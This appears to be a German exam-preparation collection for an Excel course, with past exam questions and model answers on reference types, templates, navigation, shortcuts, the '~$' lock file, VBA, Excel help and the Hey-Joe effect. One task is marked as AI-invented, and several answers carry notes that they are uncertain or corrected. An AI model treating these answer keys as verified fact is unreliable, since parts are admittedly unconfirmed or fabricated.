(✓){+1} Auf derselben Folie steht als Problem der **Hey-Joe-Effekt**: Mitarbeiter mit einem Excel-Problem umgehen den offiziellen Support und wenden sich direkt an den Kollegen, der als Excel-Könner gilt — die ausführliche Fassung dieses Themas steht in `grundlagen-features.md` §10. Aus der Tabelle lässt sich ableiten, dass davon vor allem die mittleren Stufen betroffen sind: Sie können genug, um gefragt zu werden, und noch nicht genug, um die Anfrage in eine dauerhafte Lösung zu verwandeln.

(✓){+2} Die Stufen sind als Entwicklungsachse über die Zeit gezeichnet und nicht als Charakterurteil. Der praktische Nutzen liegt in der Selbsteinordnung: Die Symptome der eigenen Stufe — etwa „großer Aufwand, lange Bearbeitungszeiten" — benennen zugleich, woran als Nächstes zu arbeiten ist, nämlich an der konsequenten Automation und an den Standards.

Rohleders Erwartung: Er will die vier Stufen über ihre Symptome erkannt sehen und nicht als bloße Etiketten, und er legt besonderen Wert auf die Spalte „Fremdwahrnehmung": Wie andere die eigene Arbeit einschätzen, ist bei ihm eine harte Größe und keine Befindlichkeit. Die Brücke zum Hey-Joe-Effekt ist erwünscht, weil beides auf derselben Folie steht.

Hinweis zur Quelle: Der Spaltenkopf der dritten Stufe ist auf dem gescannten Foliensatz nicht lesbar. Die Bezeichnung „Professionelle" ist deshalb aus Rohleders eigenem Folientext derselben Spalte abgeleitet („Beginnende Professionalität"), nicht geraten. Erhalten ist im Scan außerdem, dass der Klammerzusatz der Stufe — wie bei den Gesellen — auf „-iert" endet; nur der Name selbst fehlt. In der Klausur trägt ohnehin das Kennzeichen und nicht das Etikett: Wer „eingehaltene Standards, funktionierende Teamarbeit, Effizienz durch konsequente Automation, qualifizierte Rückfragen, ‚Mitdenker‘/‚Maschinist' " schreibt, hat die Stufe erkennbar getroffen, egal wie der Kopf der Spalte lautet.

Aufgabe #145 · 5 P. · Simulation von Erfolgsgrößen und das „Vorrechnen“ · von der

KI erfunden – kein Original

In einer Projektsitzung streiten die Beteiligten darüber, ob eine Maßnahme „effizienter“ oder „effektiver“ macht; parallel liegt ein Barwert vor, den niemand nachvollziehen kann, weil er aus einer einzigen verschachtelten Formel stammt.

a) 3 P. Erläutern Sie den Aufbau einer einfachen Simulation von Erfolgsgrößen und begründen Sie ihren Nutzwert.

b) 2 P. Erläutern Sie, was Rohleder unter „Vorrechnen“ versteht und wozu es dient.

a) 3 P. – Aufbau und Nutzwert der Simulation

Mit fünf Zahlen lässt sich ein einfaches Modell für ein Basisjahr aufbauen: Input und Output jeweils als Menge und als Wert — also vier Zahlen — sowie ein Ziel als fünfte. Aus Menge mal Preis auf der Inputseite entsteht der Aufwand, aus Menge mal Preis auf der Outputseite der Ertrag, und aus diesen beiden Größen und dem Ziel lassen sich sämtliche Erfolgsgrößen ableiten: die Produktivität als Mengenverhältnis, die Effizienz als Wertverhältnis, die Effektivität als Zielerreichungsgrad und der Gewinn als Differenz. ✓ {1}

Über fünf Schaltflächen oder per Direkteingabe werden dann die Veränderungen für das Folgejahr simuliert, sodass sich die Kennzahlen für beide Jahre und vor allem ihre Veränderung unmittelbar ablesen lassen. Der didaktische Wert liegt in dieser Ablesbarkeit: Man sieht am Beispiel, dass eine Maßnahme die Effizienz verbessern und die Effektivität zugleich verschlechtern kann, und dass Produktivität und Effizienz verschiedene Größen sind, weil die eine auf Mengen und die andere auf Werte reagiert. ✓ {2}

Der eigentliche Nutzwert ist jedoch kein rechnerischer, sondern ein kommunikativer: **Wenn alle Beteiligten die Modellergebnisse im Grundsatz akzeptieren, sind damit die zugrunde liegenden Definitionen verbindlich vereinbart und zugleich am Beispiel illustriert.** Missverständnissen durch Unkenntnis oder durch individuellen sprachlich-inhaltlichen Gestaltungswillen wird auf diese Weise vorgebeugt — der Streit aus dem Sachverhalt, ob eine Maßnahme „effizienter“ oder „effektiver“ macht, lässt sich nicht durch Diskussion beilegen; er endet, wenn alle auf dieselben fünf Zahlen schauen. ✓ {3}

b) 2 P. – Das „Vorrechnen“

Vorrechnen heißt, einen Beispielwert in Einzelschritten und ohne die finanzmathematischen Excel-Funktionen elementar zu ermitteln — also einen Barwert Zahlung für Zahlung abzuzinsen und die Zwischenergebnisse nebeneinander stehen zu lassen, statt sich auf $XKAPITALWERT()$ oder $NBW()$ zu verlassen. Der Aufbau folgt der

Kette Eingabe, Schritt 1, Schritte 1 bis n, Schritt n, Ergebnis, und der Vergleich mit dem Ergebnis der Tabellenblatfunktion ist die eigentliche Probe. ✓ {4}

Es dient zwei Zwecken zugleich: Es plausibilisiert die eigenen Ergebnisse, und es macht Dritten die Konsequenzen der gewählten Methode transparent — denn Zwischenschritte schaffen Ergebnissicherheit und Transparenz, während eine einzige verschachtelte Formel wie im Sachverhalt nur geglaubt, aber nicht geprüft werden kann. Der Grund ist dabei nicht Misstrauen gegenüber Microsoft, sondern die Erfahrung, dass in den finanzmathematischen Funktionen Prämissen stecken, die man nicht selbst gewählt hat: **XKAPITALWERT()** diskontiert laut Funktionsbeschreibung ausgehend von einem **365-Tage-Jahr**, während die kaufmännische Tradition mit 360 Zinstagen rechnet — Rohleders Kommentar dazu, dass sich diese Festlegung „fort[schreibt] in alle finanzmathematischen Funktionen“. Wer nicht vollständig verstanden hat, was eine Tabellenblatfunktion intern tut, rechnet den Beispielwert deshalb lieber einmal selbst nach. Sein Merksatz dazu steht wörtlich in der Übungsanweisung zum Financial Modeling (Skript S. 125): „Glauben Sie keine Ergebnisse, die Sie nicht durch elementare Ermittlung überprüft haben“ — und er belässt es nicht bei der Mahnung, er macht sie zur Aufgabe, indem er die Barwerte einer Zahlungsreihe plausibilisieren lässt, bevor mit ihnen weitergearbeitet wird. ✓ {5}

Über die geforderten Punkte hinaus

(✓){+1} Das Vorrechnen ist die praktische Gegenprobe zu seiner Kritik an der Monsterformel und zugleich die Rechtfertigung für ein eigenes Analyse-Blatt: Die Zwischenschritte brauchen Platz, und dieser Platz ist auf dem Schnittstellen-Blatt fehl am Platz, auf dem Analyse-Blatt aber vorgesehen.

(✓){+2} Dieselbe Folie enthält zwei weitere Übungsaufträge, die den Stil erklären: die Auswertungen so zu ändern, dass anstelle des EBIT der Cash Flow ermittelt wird, und den Buchwert mit **XVERWEIS()** statt mit **INDEX(VERGLEICH())** zu bestimmen. Beides sind Zeitraum- und Zeitpunktgrößen — die Übung wiederholt also zugleich die drei Geldgrößen.

Rohleders Erwartung: Bei a) reicht die Beschreibung des Modells nicht — er fragt nach dem Nutzwert, und der liegt in der verbindlichen Vereinbarung der Definitionen, nicht in der Rechnung. Bei b) will er den Doppelzweck hören: eigene Absicherung **und** Transparenz gegenüber Dritten. Ein bloßes „zur Kontrolle“ übersieht die zweite Hälfte.

Kap. 15 · Grundlagen, Bedienung, Features und Support · Grundlagen

INHALT DIESES KAPITELS · Schlagwörter je Aufgabe zum direkten Abgleich

Antwort	Performance	700
Arbeiten mit Vorlagen	VBA/Makros · Features/Hilfe · Diagramme	600
#175 Arbeiten mit Vorlagen	Bezugsarten · VBA/Makros · Features/Hilfe · Diagramme	689
• #169 Aufgaben von Excel	SVERWEIS/XVERWEIS · Pivot · CAGR · Diagramme	663
Bezugsarten		599
#174 Bezugsarten	CAGR · Strukturierte Bezüge · Bezugsarten	684
Das Tabellen-Feature: Anlage und die drei Automatik-Vorteile (6 P)		659
8 P · Dateiformat als Performance-Hebel: XLSX gegen XLSB	Performance	648
• 4 P · Der Hey-Joe-Effekt im Anwendersupport	Features/Hilfe	643
12 P · Diagramme in Serie: Vorlage, Design und die fünf Diagrammtypen	CAGR · Features/Hilfe · Diagramme	645
12 P · Die drei Arten von Geldgrößen und ihre Funktionen	Finanzfunktionen · Financial Modeling	654
5 P · Die versteckte Sperrdatei „~\$“	Sicherheit	608
4 P · Die vier wichtigsten Bezugsarten	Bezugsarten	627
4 P · Die vier wichtigsten Bezugsarten	Bezugsarten	636
6 P · Drei Vorlagen-Arten in Excel	Features/Hilfe	610
10 P · Dynamische Datenverknüpfung: Begriff und Einrichtung an einer CSV-Quelle aus dem Internet	INDIREKT/DDE	637
• Dynamische Datenverknüpfungen	INDIREKT/DDE	607
Einordnung (worum geht es?)	VBA/Makros	676
Einordnung des Themas	Features/Hilfe	680
6 P · Excel-Features nach Version 2019	Features/Hilfe	621
Excel-Hilfe	Features/Hilfe	605
#170 Excel-Hilfe	SVERWEIS/XVERWEIS · CAGR · Features/Hilfe	667
#164 Excel-Hilfe: Fehler zur gelb markierten Aussage (4 P) — SS24-Klausuraufgabe, aus U15 rekonstruiert	Strukturierte Bezüge · INDIREKT/DDE · Bezugsarten · Textfunktionen	657
• Excel-MVPs	Features/Hilfe	662
• #179 Excel-Technik	CAGR · Strukturierte Bezüge · Bezugsarten · Sicherheit	704
• Excel-Technik – die versteckte Sperrdatei „~\$“	Sicherheit	603

Formel-Zerlegung (QUBA-Regel: jeder Bestandteil einzeln)	Strukturierte Bezüge ·	
Bezugsarten		686
8 P. · Formelabschluss per Tastenkombination	Features/Hilfe	618
#176 Formelerfassung	Features/Hilfe	692
Formelerfassung – Tastenkombinationen	Matrixformeln · Features/Hilfe	602
10 P. · Fremde Arbeitsmappe übernehmen: Navigation aufbauen und Fehler auffinden		651
6 P. · Gründe für die laufende Beschäftigung mit neuen Excel-Entwicklungen	Features/Hilfe	629
• 7 P. · Hey-Joe-Effekt und Excel-MVP im Anwendersupport	Features/Hilfe	624
• #173 „Hey-Joe-Effekt“	Excel-Kritik · Governance · Textfunktionen · Features/Hilfe	680
• „Hey-Joe-Effekt“ und Excel-MVP	CAGR · Features/Hilfe	606
#165 Live-Börsenkurse mit dem Datentyp Aktien (5 P)	Pivot · CAGR · Matrixformeln ·	
Strukturierte Bezüge		658
• Navigation per Hashtag	Matrixformeln · Strukturierte Bezüge · VBA/Makros	601
• 10 P. · Navigation per Hashtag mit HYPERLINK()	Strukturierte Bezüge	614
#171 Neue Features	SVERWEIS/XVERWEIS · Pivot · CAGR · Matrixformeln	671
Neue Features seit Excel 2019	SVERWEIS/XVERWEIS · Matrixformeln · Textfunktionen · Features/Hilfe	604
Neue Features – warum aktuell bleiben?	SVERWEIS/XVERWEIS · Features/Hilfe	603
#178 Performance Probleme in Excel?	SVERWEIS/XVERWEIS · Pivot · CAGR · Matrixformeln	...
700		
QUBA-Pflicht: Formelbeispiel zur integrierten QuickInfo-Hilfe	SVERWEIS/XVERWEIS	...
669		
QUBA-Regel: Jeder Formel-Bestandteil einzeln erklärt	Matrixformeln · Features/Hilfe	...
693		
Rolle im Anwendersupport	INDIREKT/DDE · Features/Hilfe	663
10 P. · Schwächen der integrierten Excel-Hilfe und Rangfolge der Hilfsangebote im Internet	Features/Hilfe	640
10 P. · Sprunavigation zwischen vielen Tabellenblättern		627
• #177 Tabellenblätter: Best Practice		
SVERWEIS/XVERWEIS · Bezugsarten · Arbeitsmappen-Qualität		695
Teil (a) - Drei verschiedene Gründe (je mit EIGENEM konkretem Feature-Beleg)...		672
Teil (b) - Feature-Demonstration: SVERWEIS (alt) vs. XVERWEIS (neu)	SVERWEIS/XVERWEIS	673
10 P. · VBA: Anwendungsgebiete und Microsofts Abschaltabsicht	VBA/Makros	632
Visual Basic for Applications (VBA)	Sicherheit · VBA/Makros	604
#172 Visual Basic for Applications (VBA)	Sicherheit · VBA/Makros	676

QUBA – Grundlagen, Bedienung, Features & Support

Status: GEPRÜFT (1,0) — Hashtag-Navigation gegen Folienskript + Transkript U08 korrigiert (Sprungmarken # + Suchen-Dialog, nicht HYPERLINK); übrige Funktionsnamen/Features deutsch & exakt.

Cluster: Excel-Grundlagen (Bezugsarten, Vorlagen, Navigation, Tastenkombinationen, Sperrdatei), neue Features/VBA, Support-Ökosystem (Hilfe, Hey-Joe, MVP) und dynamische Datenverknüpfung. Funktionsnamen deutsch und exakt.

(Klausur 26.07.2022, Aufgabe 6, 4 Punkte)

Frage: Excel kennt mindestens sechs verschiedene Bezugsarten. Nennen Sie die vier wichtigsten!

Musterlösung (die vier wichtigsten + Kontext):

1. **Relativer Bezug** – bezieht sich relativ zur Position der Formelzelle, z. B. =A1. Wird beim Kopieren angepasst.
2. **Absoluter Bezug** – zeigt immer auf dieselbe Zelle, per \$ fixiert, z. B. =\$A\$1. Bleibt beim Kopieren unverändert.
3. **Gemischter Bezug** – kombiniert relativ und absolut, z. B. =\$A1 (Spalte fix, Zeile relativ) oder =A\$1 (Zeile fix, Spalte relativ).
4. **Strukturierter Bezug** – in Excel-Tabellen über Spaltenüberschriften, z. B. =Tabelle1[@Spalte].

Relativ A1 Spalte + Zeile wandern mit	Absolut \$A\$1 beide fix — bleibt auf A1
Gemischt — Zeile fix A\$1 Spalte wandert, Zeile bleibt	Gemischt — Spalte fix \$A1 Zeile wandert, Spalte bleibt

Das \$ friert ein, was direkt dahinter steht — Spalte (\$A) oder Zeile (A\$). Kein \$ = alles wandert beim Kopieren mit (relativ); zwei \$ = nichts wandert (absolut). Mit **F4** schaltet man die vier Varianten durch. Der vierte offizielle Typ ist der **strukturierte Bezug** (Tabelle1[@Spalte]).

Weitere Bezugsarten (zur Vollständigkeit): **3D-Bezug** über mehrere Blätter, z. B. =SUMME(Tabelle1:Tabelle3!A1), und der externe Bezug auf andere Arbeitsmappen.

2. Arbeiten mit Vorlagen

(Klausur 18.02.2022, Aufgabe 1, 6 Punkte)

Frage: Durch Arbeiten mit Vorlagen erreicht man ein einheitliches, professionelles Erscheinungsbild – mindestens genauso wichtig ist die Zeit-/Kostenersparnis. Nennen und erläutern Sie drei unterschiedliche Vorlagen-Arten.

Musterlösung (drei Arten):

- Formatvorlagen für Zellen und Tabellen (Zellenformatvorlagen):** vordefinierte Formate (Schriftart, -größe, Farben, Rahmen, Zahlenformat), die konsistent zugewiesen werden – schnelle, einheitliche Formatierung ohne manuelle Wiederholung.
- Vorlagen für Diagramme und Grafiken (Diagrammvorlagen):** gespeicherte Diagrammtypen mit voreingestellten Farbpaletten, Achsen und Layouts – wiederkehrende Berichte/Präsentationen schnell und einheitlich.
- Arbeitsmappenvorlagen (.xltx):** ganze Mappen als Vorlage mit vordefinierten Blättern, Formatierungen, Formeln, Diagrammen und Makros – Startpunkt für neue Projekte, sichert unternehmensweiten Standard.

3. Navigation per Hashtag

(Klausur 18.02.2022, Aufgabe 3, 10 Punkte)

Frage: Komplexe Arbeitsmappen haben oft zwei Dutzend und mehr Tabellenblätter. Das macht eine effektive Navigation zwischen Eingabe-, Verarbeitungs- und Ausgabebereichen notwendig. Erläutern Sie ausführlich, wie man in einer Arbeitsmappe eine entsprechende Navigation einrichten und nutzen kann.

Musterlösung – Kernantwort: „Navigation per Hashtag“ (lt. Folienskript + Vorlesung U08):

Der von Rohleder gelehrt Kern-Mechanismus ist **NICHT** die `HYPERLINK("#...")`-Funktion, sondern eine **Sprungmarken-Technik in Verbindung mit dem „Suchen und Ersetzen“-Dialog** (belegt: Folienskript „Praxistipp – Navigation per Hashtag“ und Vorlesungstranskript U08, „effiziente Navigation mit Hashtags einrichten ... mit dem doppelten Hashtag ... dann mit Strg+H den Suchen-Ersetzen-Dialog“):

1. **Vorbereitung – Sprungmarken setzen:** An allen Stellen, zu denen man später springen will, eine **Sprungmarke im Format #Sprungmarkenname** in eine Zelle eintragen (z. B. #Eingabe, #Verarbeitung, #Ausgabe; Rohleder nutzt teils die **doppelte Raute ##**, um die Marke eindeutig von normalen Inhalten zu trennen).
2. **Optional unsichtbar machen:** Sprungmarken durch **weiße Schriftfarbe** ausblenden, ggf. durchnummerieren.
3. **Zum Navigieren:** Mit **Strg+F (Suchen)** bzw. **Strg+H** den Dialog aufrufen → bei „Suchen nach“ # eingeben → **Optionen** → „Durchsuchen: **Arbeitsmappe** „ → in **„Werten“** suchen → **„Alle suchen“**. Im Ergebnis-Dialog auf die gewünschte Marke klicken → Excel springt direkt an die Zelle/das Blatt.
4. **Vorteil:** Der Suchen-Dialog ist **modal, aber nicht blockierend** – er kann **dauerhaft geöffnet** bleiben (z. B. auf einem zweiten Monitor), aktualisiert die Trefferliste laufend und dient so als permanentes „Sprungmenü“. Beim zweiten Aufruf reicht **Strg+F** und **Alt+L** (Alle suchen). Auch per VBA (`Application.SendKeys`) als Schnelzugriffs-Makro auslösbar.

Ergänzende, allgemeine Navigationsmethoden (für Breite in der Antwort):

1. **Blattregister** – Registerkarten am unteren Rand sinnvoll benennen („Eingabe“, „Verarbeitung“, „Ausgabe“) und einfärben.
2. **Hyperlinks / Sprungmarken** – von Zelle/Schaltfläche direkt zu einem Blatt/einer Zelle springen (Einfügen → Link → „Aktuelles Dokument“).

3. **Index-/Inhaltsverzeichnisblatt** – zentrales Blatt „Index“ mit Hyperlinks zu allen Blättern.
4. **Namensfeld / benannte Bereiche** – über das Namensfeld links der Bearbeitungsleiste direkt zu einem benannten Bereich springen.
5. **Schnell-Scrollen / Strg+Pfeiltasten** – schnelle Navigation innerhalb großer Blätter.

Merke: Das prüfungsrelevante „Hashtag“-Verfahren = **#-Marken + Suchen-Dialog**, nicht die HYPERLINK-Funktion. Genau deshalb heißt die Aufgabe „Navigation per Hashtag“.

4. Formelerfassung – Tastenkombinationen

(Klausur 18.02.2022, Aufgabe 7, 8 Punkte)

Frage: Eine Zelle befindet sich im Editieren-Modus und Sie geben eine Formel ein. Was bewirken folgende Tasten bzw. Tastenkombinationen? Erläutern Sie genau!

Musterlösung:

Taste / Kombination	Wirkung
EINGAB E (Enter)	Bestätigt die Formel und schließt die Eingabe ab; der Cursor springt standardmäßig eine Zelle nach unten.
STRG + EINGAB E	Trägt die Formel/den Wert in alle zuvor markierten Zellen gleichzeitig ein, ohne den Cursor zu bewegen.
STRG + UMSCH ALT + EINGAB E	Bestätigt die Eingabe als Matrix-/Arrayformel (CSE) über einen Zellbereich. [Hinweis: In modernen Excel-Versionen mit dynamischen Arrays „spillen“ Arrayformeln automatisch; STRG+UMSCHALT+EINGAB E ist dort nur noch Legacy/Kompatibilität.]
ALT + EINGAB E	Fügt innerhalb der Zelle einen Zeilenumbruch ein (mehrzeiliger Text/Inhalt), ohne den Editiermodus zu verlassen.

Englische Tastenbezeichnungen: STRG = CTRL, UMSCHALT = SHIFT, EINGAB E = ENTER.

5. Excel-Technik – die versteckte Sperrdatei „~\$“

(Klausur 29.07.2021, Aufgabe 7, 5 Punkte)

Frage: Beim Öffnen jeder Arbeitsmappe wird eine versteckte Datei angelegt, die mit „~\$“ beginnt. a) (3 P) Wozu dient diese Datei? b) (2 P) Welches praktische Problem kann entstehen?

Musterlösung a) – Zweck: Die versteckte Datei „~\$...“ ist die **Sperrdatei (Lock-File)**. Sie wird im gleichen Verzeichnis wie die geöffnete Mappe angelegt und zeigt an, dass die Datei geöffnet/in Bearbeitung ist. Sie enthält u. a. den **Namen des Benutzers**, der die Datei geöffnet hat. Zweck:

- **Sperrungen gegen gleichzeitiges Bearbeiten** – verhindert, dass mehrere Nutzer parallel schreibend zugreifen und sich überschreiben.
- **Schutz vor Datenverlust/Konflikten** – Änderungen bleiben konsistent.
- **Anzeige „in Benutzung durch [Name]“** beim Öffnungsversuch durch andere.

Musterlösung b) – praktisches Problem: Wird die Sperrdatei nach dem Schließen **nicht automatisch gelöscht** (z. B. nach Absturz oder auf Netzlaufwerken), bleibt die Mappe fälschlich als „in Benutzung“ markiert. Andere Nutzer können sie dann nur schreibgeschützt öffnen, obwohl niemand mehr darin arbeitet → die „~\$“-Datei muss manuell gelöscht werden.

6. Neue Features – warum aktuell bleiben?

(Klausur 30.01.2023, Aufgabe 1, 6 Punkte)

Frage: Erläutern Sie drei verschiedene Gründe, warum sich Personen, die Microsoft Excel beruflich intensiv nutzen, regelmäßig mit den neuen Entwicklungen des Produkts befassen sollten.

Musterlösung (drei Gründe):

1. **Neue Funktionen und Verbesserungen nutzen:** Jede Version bringt Funktionen (z. B. dynamische Arrays, XVERWEIS), die Arbeitsabläufe beschleunigen und effizienter machen.
2. **Sicherheits- und Kompatibilitätsupdates:** Neue Versionen schließen Sicherheitslücken und beheben Kompatibilitätsprobleme mit anderen Anwendungen/Dateiformaten.

3. **Wettbewerbsfähigkeit / Qualifikation:** In vielen Berufen ist fundiertes Excel-Wissen Grundvoraussetzung; Arbeitgeber erwarten Beherrschung aktueller Tools und Techniken.
-

7. Neue Features seit Excel 2019

(Klausur 26.07.2022, Aufgabe 2, 6 Punkte)

Frage: Im Computerpool 1-236 ist Excel in Version 2019 installiert, die seit Ende 2018 keine Feature-Updates mehr erhält. Nennen und erläutern Sie drei bedeutende konkrete Features, die seit Version 2019 neu eingeführt wurden.

Musterlösung (drei Features):

1. **Dynamische Arrays (Dynamic Arrays):** Eine Formel kann ein ganzes Ergebnis-Array über mehrere Zellen „ausspillen“ (statt nur eines Werts). Neue Funktionen dazu: SORTIEREN(), FILTER(), EINDEUTIG(), SEQUENZ(), ZUFALLSMATRIX().
2. **XVERWEIS() (XLOOKUP) und TEXTVERKETTEN()/TEXTKETTE():** XVERWEIS() ersetzt SVERWEIS/WVERWEIS – flexibler (Suche in beide Richtungen, kein Spaltenindex, Standard „nicht gefunden“-Wert). TEXTVERKETTEN() verbindet Texte aus Bereichen mit Trennzeichen.
3. **Verbesserungen in Oberfläche/Bedienbarkeit:** neue Diagrammtypen und optimierte Visualisierung, zugänglichere Menüführung.

[Hinweis: Die Zuordnung „seit 2019 neu“ ist unscharf – dynamische Arrays und XVERWEIS wurden ab 2019/2020 in Microsoft 365 ausgerollt, während die Kaufversion „Excel 2019“ sie noch nicht enthielt (genau der Punkt der Aufgabe). Fachlich sauber, aber die genaue Versionsgrenze gegen die Vorlesung prüfen.]

8. Visual Basic for Applications (VBA)

(Klausur 30.01.2023, Aufgabe 2, 10 Punkte)

Frage: a) (6 P) Erläutern Sie drei Anwendungsgebiete, auf denen VBA die tägliche Arbeit mit Excel unterstützt. b) (4 P) Warum möchte Microsoft VBA eigentlich abschalten? Erläutern Sie zwei konkrete Gründe.

Musterlösung a) – drei Anwendungsgebiete:

1. **Automatisierung wiederkehrender Aufgaben:** Makros für komplexe Berechnungen, Datenmanipulation, wiederkehrende Berichte → Zeitersparnis.
2. **Benutzerdefinierte Funktionen und Werkzeuge (UDFs):** eigene Funktionen über den Standardumfang hinaus, plus Dialogfelder/Userforms für spezielle Workflows.
3. **Interaktion mit externen Datenquellen und Anwendungen:** Datenbanken/ Webdienste direkt aus Excel ansprechen; Integration mit Word/Outlook (z. B. automatische Dokumente/E-Mails).

Musterlösung b) – zwei Gründe für die Abschaltung:

1. **Sicherheitsrisiken:** VBA-Makros können bösartigen Code ausführen (Malware-Vektor) – ein erhebliches Risiko, besonders in Unternehmen mit sensiblen Daten. (Microsoft blockiert daher VBA-Makros aus dem Internet standardmäßig.)
 2. **Fokus auf modernere, plattformübergreifende Technologien:** VBA ist alt und läuft nicht sauber in webbasierten/mobilen Office-Umgebungen. Microsoft forciert **Office-Add-ins auf JavaScript-Basis** und **Office Scripts** – sicherer, plattformübergreifend, cloudtauglich.
-

9. Excel-Hilfe

(Klausur 24.07.2023, Aufgabe 6, 10 Punkte)

Frage: a) (3 P) Nennen Sie drei konkrete, verschiedene Probleme, die beim Arbeiten mit der in Excel integrierten Hilfe häufig auftreten (ohne auf den nötigen Internetzugang einzugehen). b) (7 P) Ohne Internet-Zugang ist praktisch keine Excel-Hilfe mehr zu bekommen. Strukturieren Sie die Hilfsangebote im Internet in drei Gruppen und empfehlen Sie eine Rangfolge, in der man diese nutzen sollte.

Musterlösung a) – drei Probleme der integrierten Hilfe:

1. **Unklare/vage Suchergebnisse** – bei mehrdeutigen oder unpräzisen Suchbegriffen findet man die benötigte Information schlecht.
2. **Schwierige Navigation** – Struktur der Hilfeinhalte oft unübersichtlich; relevante Abschnitte sind schwer zu finden, besonders ohne Kenntnis der Fachterminologie.
3. **Fehlende/veraltete Informationen** – die integrierte Hilfe deckt nicht immer alle aktuellen Funktionen ab oder ist nicht synchron mit der Version.

Musterlösung b) – drei Gruppen + Rangfolge:

1. **Offizielle Dokumentation und Supportseiten** (Microsoft Learn / Office-Support)
– erste Anlaufstelle: zuverlässig, aktuell, direkt von Microsoft.
2. **Foren und Community-Plattformen** (Microsoft Answers, Stack Overflow, MrExcel) – wenn die offizielle Quelle nicht reicht: praktische Erfahrungen und Speziallösungen.
3. **Video-Tutorials und Online-Kurse** (YouTube, LinkedIn Learning, Udemy, Coursera) – für visuelles Lernen und komplexe, erklärungsbedürftige Themen.

Empfohlene Rangfolge: zuerst offizielle Dokumentation (verlässlichste, aktuellste Quelle), dann Foren/Communitys (Praxis, spezifische Fälle), zuletzt Video-Tutorials (vertiefendes, visuelles Lernen).

10. „Hey-Joe-Effekt“ und Excel-MVP

(Klausur 26.07.2022, Aufgabe 3, 7 Punkte)

Frage: a) (3 P) Was versteht man unter dem Hey-Joe-Effekt? b) (4 P) Was versteht man unter einem Excel-MVP? Welche Rolle hat er/sie im Anwendersupport?

Musterlösung a) – Hey-Joe-Effekt: Der Hey-Joe-Effekt (Hey-Joe-Prinzip) beschreibt das Muster im **Anwendersupport**, dass Mitarbeiter bei einem Problem **nicht die offizielle Hilfe/Dokumentation oder den IT-Support** nutzen, sondern sich informell an eine(n) sachkundige(n) Kollegen wenden: „Hey Joe, wie geht nochmal ...?“. Der informelle Peer-Support ist schnell und niedrigschwellig, aber problematisch: Er bindet die Zeit des „Joe“, das Wissen bleibt undokumentiert und personengebunden, Lösungen sind uneinheitlich und ihre Qualität ungeprüft.

[korrigiert: Die eingetippte Antwort („beeinflusst Entscheidungen durch personalisierte Interaktionen ... aus der Verhaltensökonomie“) ist eine Fehldeutung/Halluzination. Im QUBA-/Support-Kontext meint der Hey-Joe-Effekt das informelle „frag-den-Kollegen“-Supportverhalten. Genaue Vorlesungsdefinition gegenprüfen, aber die verhaltensökonomische Deutung passt hier nicht.]

Musterlösung b) – Excel-MVP: Ein **Excel-MVP (Most Valuable Professional)** ist eine Auszeichnung von Microsoft für herausragende Mitglieder der Excel-Community, die ihr Fachwissen aktiv teilen. Rolle im Anwendersupport:

- **Wissensvermittlung/Schulung** – Artikel, Blogs, Videos, Webinare, Vorträge.
- **Beratung/Unterstützung** – Fragen beantworten, Lösungen und Praxistipps geben.
- **Community-Engagement** – Foren moderieren, Austausch und Zusammenarbeit fördern.
- **Feedback-Brücke zu Microsoft** – Verbesserungsvorschläge und Nutzerbedürfnisse zurückspiegeln.

Didaktischer Bezug: Hey-Joe = informeller, personengebundener Ad-hoc-Support im Unternehmen; MVP = formell anerkannter, strukturierter Community-Support. Beide adressieren den Bedarf an Anwenderhilfe auf sehr unterschiedliche Weise.

11. Dynamische Datenverknüpfungen

(Klausur 24.07.2023, Aufgabe 5, 10 Punkte)

Frage: (Beispiel: Mauna-Loa-CO₂-Daten als Text/CSV im Internet.) a) (4 P) Was versteht man unter einer dynamischen Datenverknüpfung? b) (6 P) Erläutern Sie die Vorgehensweise zur Erstellung einer dynamischen Datenverknüpfung am Beispiel einer aus dem Internet bezogenen Text-/CSV-Datei.

Musterlösung a): Eine dynamische Datenverknüpfung überträgt/integriert Daten automatisch zwischen einer Quelle und Excel und **aktualisiert sich selbst**, wenn sich die Quelldaten ändern. So basieren Berichte, Analysen und Dashboards stets auf aktuellen Daten, ohne manuelles Neu-Importieren.

Musterlösung b) – Vorgehensweise (Power Query):

1. **Datenquelle wählen:** URL bzw. Pfad der Text-/CSV-Datei bereithalten.
2. **Import starten:** Registerkarte **Daten** → **Daten abrufen** → **Aus anderen Quellen** → **Aus dem Web** (bzw. „Aus Text/CSV“ bei lokaler Datei).
3. **Verbindung einrichten:** URL eingeben, bestätigen; im Navigator/Power-Query-Editor die Daten laden.
4. **Datenquelle konfigurieren:** Trennzeichen (Komma/Semikolon), Datentypen, Formatierung im Query festlegen.

5. **Dynamische Aktualisierung einstellen:** in den Verbindungseigenschaften „Aktualisieren beim Öffnen“ und/oder Intervall (z. B. alle x Minuten) aktivieren.
6. **Laden und formatieren:** Daten in ein Blatt/Datenmodell laden, Ziel und Formatierung anpassen.
7. **Testen:** Quelle ändern (bzw. Aktualisieren erzwingen) und prüfen, ob die Verknüpfung die Werte korrekt nachzieht.

[Hinweis: Der Scan beschreibt generisch „Externe Daten abrufen“. Der aktuelle, prüfungsrelevante Weg ist Power Query (Daten → Daten abrufen), das die Verbindung als aktualisierbare Query speichert – genau der „dynamische“ Kern der Aufgabe.]

Original-Klausuraufgaben aus den Altmeisterklausuren — gelöst

Rohleders eigener Wortlaut aus neun Klausuren 2021–2025. Wortgleiche Wiederholer sind in der Box markiert.

Aufgabe #146 · 5 P. · Die versteckte Sperrdatei „~\$“ · Original-Aufgabenstellung

Beim Öffnen jeder Arbeitsmappe auf einem PC wird eine versteckte Datei angelegt, die mit „~\$“ beginnt. Erläutern Sie jeweils ausführlich:

- a) 3 P. Wozu dient diese Datei?
- b) 2 P. Welches praktische Problem kann entstehen?

Original-Abbildung der Klausuraufgabe (Scan)

Name	Änderungsdatum	Typ	Größe
Outtakes	24.05.2021 17:12	Dateiordner	
~\$Pivottabellen, Datenschnitttools, dynamische Matrizen V1.1.xlsx	19.07.2021 15:13	Microsoft Excel-Arbeitsblatt	1 KB
210604-1.04-Alo Anwendungssteckbrief.xlsx	12.05.2021 10:19	Microsoft Excel-Arbeitsblatt	18 KB
CAGR vs GEOMITTEL Einführung V1.1.xlsx	19.05.2021 15:51	Microsoft Excel-Arbeitsblatt	94 KB
Defekte Arbeitsmappe.xlsx	08.07.2018 06:39	Microsoft Excel-Arbeitsblatt	8.902 KB
Eigene Funktionen, User Defined Functions, UDFs, VBAs, VBA	05.05.2019 17:18	Microsoft Excel-Arbeitsblatt mit Makros	139 KP
Financial Modeling Beispielsatz - Zahlungen - V1.2.xlsx	07.07.2019 17:18	Microsoft Excel-Arbeitsblatt	26 KP

